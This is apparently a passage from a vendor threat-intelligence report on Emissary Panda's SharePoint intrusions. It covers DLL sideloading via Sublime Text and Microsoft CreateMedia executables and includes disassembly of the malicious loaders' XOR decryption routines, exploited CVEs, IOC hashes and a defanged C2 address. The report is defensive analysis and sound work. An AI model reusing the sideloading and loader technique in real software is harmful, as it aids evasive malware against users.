
0x1a	Stop a specified service

Table 6. The commands available within the HyperBro tool’s command handler

Unknown Sideloaded Payloads

Table 2 and 4 above include two legitimate executables used for DLL sideloading, specifically the plugin_host.exe application for Sublime Text and the CreateMedia.exe application from Microsoft's System Center 2012 Configuration Manager. The plugin_host.exe application imports several functions from a library named python33, which is how the legitimate application sideloads the malicious DLL named PYTHON33.dll. This is the first instance we have observed Sublime Text’s plugin host application used for sideloading. Like the plugin host application, the CreateMedia.exe application imports several functions from a library named CreateTsMediaAdm that is leveraged to load the malicious DLL named CreateTsMediaAdm.dll.

The PYTHON33.dll and the CreateTsMediaAdm.dll libraries are very similar with BinDiff providing a 97% similarity with 99% confidence between the two DLLs. The code diff in Figure 8 shows the decryption routine in PYTHON33.dll (right) and CreateTsMediaAdm.dll (left), both of which use an eight byte XOR key to decrypt a piece of shikata_ga_nai obfuscated shellcode. The shellcode is responsible for patching the entry point of the legitimate application to call another function in the shellcode that is responsible for loading a file with the library name with an .hlp extension (PYTHON33.hlp or CreateTsMediaAdm.hlp).




```
100018DE   sub_100018DE
100018DE   push      b1 0x0                       // lpModuleName
100018E0   call      ds:[GetModuleHandleW]        // GetModuleHandleW
100018E6   mov       ecx, eax
100018E8   test      ecx, ecx
100018EA   jz        0x10001922

100018DE   sub_100018DE
100018EC   mov       eax, ds:[ecx+0x3C]
100018EF   add       eax, ecx
100018F1   jz        0x1000191D

100018DE   sub_100018DE
10001922   retn

100018DE   sub_100018DE
100018F3   mov       eax, ds:[eax+0x28]
100018F6   add       eax, ecx
100018F8   jz        0x1000191D

100018DE   sub_100018DE
100018FA   push      esi
100018FB   push      edi
100018FC   mov       ecx, 0x10001649    // loc_10001649
10001901   mov       esi, 0x1000100C    // dword_1000100C
10001906   push      b1 0x8
10001908   sub       ecx, eax
1000190A   sub       esi, eax
1000190C   pop       edi

100018DE   sub_100018DE
1000190D   mov       b1 dl, b1 ds:[eax]
1000190F   xor       b1 ds:[ecx+eax], b1 dl
10001912   mov       b1 dl, b1 ds:[eax]
10001914   xor       b1 ds:[esi+eax], b1 dl
10001917   inc       eax
10001918   dec       edi
10001919   jnz       0x1000190D

100018DE   sub_100018DE
1000191B   pop       edi
1000191C   pop       esi

100018DE   sub_100018DE
10001649   xor       ebp, ds:[0x73B9C91F]

1000164F   mov       b1 al, b1 ds:[0xFFE800FE]


1000191D   jmp       0x10001649
```

```
10001898   sub_10001898
10001898   push      b1 0x0                       // lpModuleName
1000189A   call      ds:[GetModuleHandleW]        // GetModuleHandleW
100018A0   mov       ecx, eax
100018A2   test      ecx, ecx
100018A4   jz        0x100018DC

10001898   sub_10001898
100018A6   mov       eax, ds:[ecx+0x3C]
100018A9   add       eax, ecx
100018AB   jz        0x100018D7

10001898   sub_10001898
100018DC   retn

10001898   sub_10001898
100018AD   mov       eax, ds:[eax+0x28]
100018B0   add       eax, ecx
100018B2   jz        0x100018D7

10001898   sub_10001898
100018B4   push      esi
100018B5   push      edi
100018B6   mov       ecx, 0x10001603    // loc_10001603
100018BB   mov       esi, 0x10001001    // loc_10001001
100018C0   push      b1 0x8
100018C2   sub       ecx, eax
100018C4   sub       esi, eax
100018C6   pop       edi

10001898   sub_10001898
100018C7   mov       b1 dl, b1 ds:[eax]
100018C9   xor       b1 ds:[ecx+eax], b1 dl
100018CC   mov       b1 dl, b1 ds:[eax]
100018CE   xor       b1 ds:[esi+eax], b1 dl
100018D1   inc       eax
100018D2   dec       edi
100018D3   jnz       0x100018C7

10001898   sub_10001898
100018D5   pop       edi
100018D6   pop       esi

10001898   sub_10001898
10001603   xor       ebx, ds:[eax+0x36]
10001606   leave
10001607   mov       ecx, 0xFE8773
1000160C   call      0x10001610
10001611   retf      b2 0xFFFFBF5B
100018D7   jmp       0x10001603
```

Figure 8. Code comparison between the sideloaded CreateTsMediaAdm.dll and PYTHON33.dll files uploaded to two webshells

Unfortunately, we do not have access to the PYTHON33.hlp or CreateTsMediaAdm.hlp files, so we do not know the final payload loaded by either of these DLLs. However, using NCC Group’s research published in May 2018, we were able to discover code overlaps between these DLLs and a sideloaded DLL that ran the SysUpdate tool that the NCC group has associated with an Emissary Panda campaign. Figure 9 shows a code comparison between the PYTHON33.dll (right) and inicore_v2.3.30.dll (left) (SHA256: 4d65d371a789aabe1beadcc10b38da1f998cd3ec87d4cc1cfbf0af014b783822), which was sideloaded to run the SysUpdate tool in a previous Emissary Panda campaign. The code overlaps below include the same technique to find the entry point of the loading executable and decrypting the first piece of shellcode used to patch the entry point.



```
10001892   sub_10001892
10001892   push     0x100077FC
10001897   call     ds:[GetModuleHandleW]    // GetModuleHandleW
1000189D   mov      ecx, eax
1000189F   test     ecx, ecx
100018A1   jz       0x100018D9

10001892   sub_10001892
100018A3   mov      eax, ds:[ecx+0x3C]
100018A6   add      eax, ecx
100018A8   jz       0x100018D4

10001892   sub_10001892
100018D9   retn

10001892   sub_10001892
100018AA   mov      eax, ds:[eax+0x28]
100018AD   add      eax, ecx
100018AF   jz       0x100018D4

10001892   sub_10001892
100018B1   push     esi
100018B2   push     edi
100018B3   mov      ecx, 0x100015FD    // byte_100015FD
100018B8   mov      esi, 0x10001001    // loc_10001001
100018BD   push     b1 0xC
100018BF   sub      ecx, eax
100018C1   sub      esi, eax
100018C3   pop      edi

10001892   sub_10001892
100018C4   mov      b1 dl, b1 ds:[eax]
100018C6   xor      b1 ds:[ecx+eax], b1 dl
100018C9   mov      b1 dl, b1 ds:[eax]
100018CB   xor      b1 ds:[esi+eax], b1 dl
100018CE   inc      eax
100018CF   dec      edi
100018D0   jnz      0x100018C4

10001892   sub_10001892
100018D2   pop      edi
100018D3   pop      esi

10001892   sub_10001892


100018D4   jmp      0x100015FD
```

```
10001898   sub_10001898
10001898   push     b1 0x0                   // lpModuleName
1000189A   call     ds:[GetModuleHandleW]    // GetModuleHandleW
100018A0   mov      ecx, eax
100018A2   test     ecx, ecx
100018A4   jz       0x100018DC

10001898   sub_10001898
100018A6   mov      eax, ds:[ecx+0x3C]
100018A9   add      eax, ecx
100018AB   jz       0x100018D7

10001898   sub_10001898
100018DC   retn

10001898   sub_10001898
100018AD   mov      eax, ds:[eax+0x28]
100018B0   add      eax, ecx
100018B2   jz       0x100018D7

10001898   sub_10001898
100018B4   push     esi
100018B5   push     edi
100018B6   mov      ecx, 0x10001603    // loc_10001603
100018BB   mov      esi, 0x10001001    // loc_10001001
100018C0   push     b1 0x8
100018C2   sub      ecx, eax
100018C4   sub      esi, eax
100018C6   pop      edi

10001898   sub_10001898
100018C7   mov      b1 dl, b1 ds:[eax]
100018C9   xor      b1 ds:[ecx+eax], b1 dl
100018CC   mov      b1 dl, b1 ds:[eax]
100018CE   xor      b1 ds:[esi+eax], b1 dl
100018D1   inc      eax
100018D2   dec      edi
100018D3   jnz      0x100018C7

10001898   sub_10001898
100018D5   pop      edi
100018D6   pop      esi

10001898   sub_10001898
10001603   xor      ebx, ds:[eax+0x36]
10001606   leave
10001607   mov      ecx, 0xFE8773
1000160C   call     0x10001610
100018D7   jmp      0x10001603
```

Figure 9. Code comparison between the sideloaded PYTHON33.dll uploaded to webshell and the inicore_v2.3.30.dll file sideloaded in previous Emissary Panda attacks

Conclusion

The Emissary Panda threat group loaded the China Chopper webshell onto SharePoint servers at two Government organizations in the Middle East, which we believe with high confidence involved exploiting a remote code execution vulnerability in SharePoint tracked in CVE-2019-0604. According to Microsoft's advisory, this vulnerability was patched on March 12, 2019 and we first saw the webshell activity on April 1, 2019. This suggests that the threat group was able to quickly leverage a known vulnerability to exploit Internet facing servers to gain access to targeted networks.

Once the adversary established a foothold on the targeted network, they used China Chopper and other webshells to upload additional tools to the SharePoint server to dump credentials, perform network reconnaissance and pivot to other systems. We believe the actors pivoted to other systems on the network using stolen credentials and by exploiting the CVE-2017-0144 (EternalBlue) vulnerability patched in MS17-010. We also observed the actors uploading legitimate tools that would sideload DLLs, specifically the Sublime Text plugin host and the Microsoft's Create Media application, both of which we had never seen used for DLL sideloading before.

Palo Alto Networks customers are protected by:

- The CVE-2019-0604 vulnerability is covered by our IPS signature Microsoft Sharepoint Remote Code Execution Vulnerability (55411)
- All illegitimate tools uploaded to the webshells are marked with malicious verdicts by WildFire and Traps.
- AutoFocus customers can track the custom Emissary Panda payload seen uploaded to the webshell using the HyperBro tag, but can also track the hack tools using the following tags (note the hack tools are used by multiple actors and not just Emissary Panda):

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

IOCs

Webshells SHA256

006569f0a7e501e58fe15a4323eedc08f9865239131b28dc5f95f750b4767b38

2feae7574a2cc4dea2bff4eceb92e3a77cf682c0a1e78ee70be931a251794b86

d1ab0dff44508bac9005e95299704a887b0ffc42734a34b30ebf6d3916053dbe

6b3f835acbd954af168184f57c9d8e6798898e9ee650bd543ea6f2e9d5cf6378

Malicious HackTools and Payloads SHA256

88027a44dc82a97e21f04121eea2e86b4ddf1bd7bbaa4ad009b97b50307570bd

738128b4f42c8d2335d68383d72734130c0c4184725c06851498a4cf0374a841

3bca0bb708c5dad1c683c6ead857a5ebfa15928a59211432459a3efa6a1afc59

29897f2ae25017455f904595872f2430b5f7fedd00ff1a46f1ea77e50940128e

d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333

a18326f929229da53d4cc340bde830f75e810122c58b523460c8d6ba62ede0e5

090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98

7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7

38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c

4a26ec5fd16ee13d869d6b0b6177e570444f6a007759ea94f1aa18fa831290a8

b2b2e900aa2e96ff44610032063012aa0435a47a5b416c384bd6e4e58a048ac9

475c7e88a6d73e619ec585a7c9e6e57d2efc8298b688ebc10a3c703322f1a4a7

9f5f3a9ce156213445d08d1a9ea99356d2136924dc28a8ceca6d528f9dbd718b

c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e

a6cad2d0f8dc05246846d2a9618fc93b7d97681331d5826f8353e7c3a3206e86

e781ce2d795c5dd6b0a5b849a414f5bd05bb99785f2ebf36edb70399205817ee

d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333

06510504f30feb1adc7e423d5a24e67e5b97acbfafe40f253a054be8b1c4e8d7

b279a41359367408c627ffa8d80051ed0f04c76fbf6aed79b3b2963203e08ade

7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7

04f48ed27a83a57a971e73072ac5c769709306f2714022770fb364fd575fd462

090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98

38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c

2dde8881cd9b43633d69dfa60f23713d7375913845ac3fe9b4d8a618660c4528

HyperBro C2

hxxps://185.12.45[.]134:443/ajax

185.12.45[.]134